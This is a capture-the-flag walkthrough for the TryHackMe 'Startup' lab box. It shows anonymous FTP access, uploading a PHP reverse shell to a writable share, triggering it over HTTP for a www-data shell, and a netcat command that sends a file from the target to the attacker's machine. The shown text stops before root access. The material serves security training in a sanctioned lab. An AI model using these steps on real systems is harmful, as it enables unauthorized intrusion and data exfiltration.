Startup - Walkthrough

Startup is an easy Linux box on TryHackMe. This room is a great look at some useful enumeration techniques and gives us some practice with analyzing executable scripts.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, firefox, netcat, wireshark

Scanning


After connecting with the machine on TryHackMe, I started nmap scan to check the open ports and services.


kali@kali: ~/Desktop/tryhackme/others/Startup
File Actions Edit View Help

```
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 33.57 seconds

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Startup]
└─$ 
```


Exploitation

There were 3 open ports. I tried anonymous login on port 21 & I got access of ftp server.


kali@kali: ~/Desktop/tryhackme/others/Startup
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Startup]
└─$ ftp 10.10.168.254
Connected to 10.10.168.254.
220 (vsFTPd 3.0.3)
Name (10.10.168.254:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 18 00:42 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> █
```

There I found 2 files. One of them was a picture & the other one was a text file, so I used mget command to download both of them. There was also a directory with name ftp with 777 permissions. So I uploaded there a php reverse shell payload. Next thing was to find a way to execute the payload.


kali@kali: ~/Desktop/tryhackme/others/Startup
File Actions Edit View Help


```
drwxrwxrwx    2 65534    65534        4096 Nov 18 00:42 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> put backdoor.php
local: backdoor.php remote: backdoor.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
3907 bytes sent in 0.02 secs (167.9326 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118          3907 Nov 18 01:56 backdoor.php
226 Directory send OK.
ftp> █
```

Then I opened both of the files that I got from the ftp server. I found that the picture was just a meme left by some attacker. In the text file, I found a name.


important.jpg - Image Viewer
Everybody asks who's the impostor
but nobody asks how's the impostor
~/Desktop/tryhackme/others/Startup/notice.txt - Mousepad
custom_bash-scripts

```
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

Then I opened the ip address in the web browser on port 80. It was a static website.




No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!

— Dev Team

Then I ran dirbuster and found an interesting directory named /files/ftp/

It was the directory where I uploaded my php reverse shell payload.



Index of /files/ftp - Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Startup
Using Netcat for File Tra
Index of /files/ftp
10.10.168.254/files/ftp/
300%

Index of /files/ftp

Name	Last modified	Size	Description
Parent Directory		-	
backdoor.php	2021-11-18 01:56	3.8K	

Apache/2.4.18 (Ubuntu) Server at 10.10.168.254 Port 80


Then I started a netcat listener on my machine and after clicking the file backdoor.php I got a reverse shell with user www-data.


kali@kali: ~/Desktop/tryhackme/others/Startup
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Startup]
└─$ nc -lvp 10000
listening on [any] 10000 ...
10.10.168.254: inverse host lookup failed: Unknown host
connect to [10.9.2.20] from (UNKNOWN) [10.10.168.254] 33966
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux
 02:09:48 up  1:28,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Then in the "/" directory, I found the file recipe.txt & it had the answer for the below question:

Question- What is the secret spicy soup recipe?
Answer- love



kali@kali: ~/Desktop/tryhackme/others/Startup


```
lrwxrwxrwx   1 root     root          30 Sep 25  2020 vmlinuz → boot
lrwxrwxrwx   1 root     root          30 Sep 25  2020 vmlinuz.old →
ic
$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today.
secret forever and told him it was love.
$ pwd
/
$
```

Privilege Escalation

There was a directory named /incidents/ in the "/" directory. I found a suspicious.pcapng file in that directory. Then I used netcat to download that file onto my machine. To download the file I used the below commands:

On my machine: nc -l -p 12000 > suspicious.pcapng

On target machine: nc -w 3 10.9.2.20 12000 < suspicious.pcapng




```
lrwxrwxrwx   1 root     root          30 Sep 25  202
lrwxrwxrwx   1 root     root          30 Sep 25  202
$ cd incidents
$ pwd
/incidents
$ ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020
drwxr-xr-x 25 root     root      4096 Nov 18 00:41
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020
$ nc -w 3 10.9.2.20 12000 < suspicious.pcapng
$
```

```
┌──(kali㉿kali)-[~/…/tryhackme/others/Startup/temp]
└─$ nc -l -p 12000 > suspicious.pcapng

┌──(kali㉿kali)-[~/…/tryhackme/others/Startup/temp]
└─$ ls
suspicious.pcapng

┌──(kali㉿kali)-[~/…/tryhackme/others/Startup/temp]
└─$
```

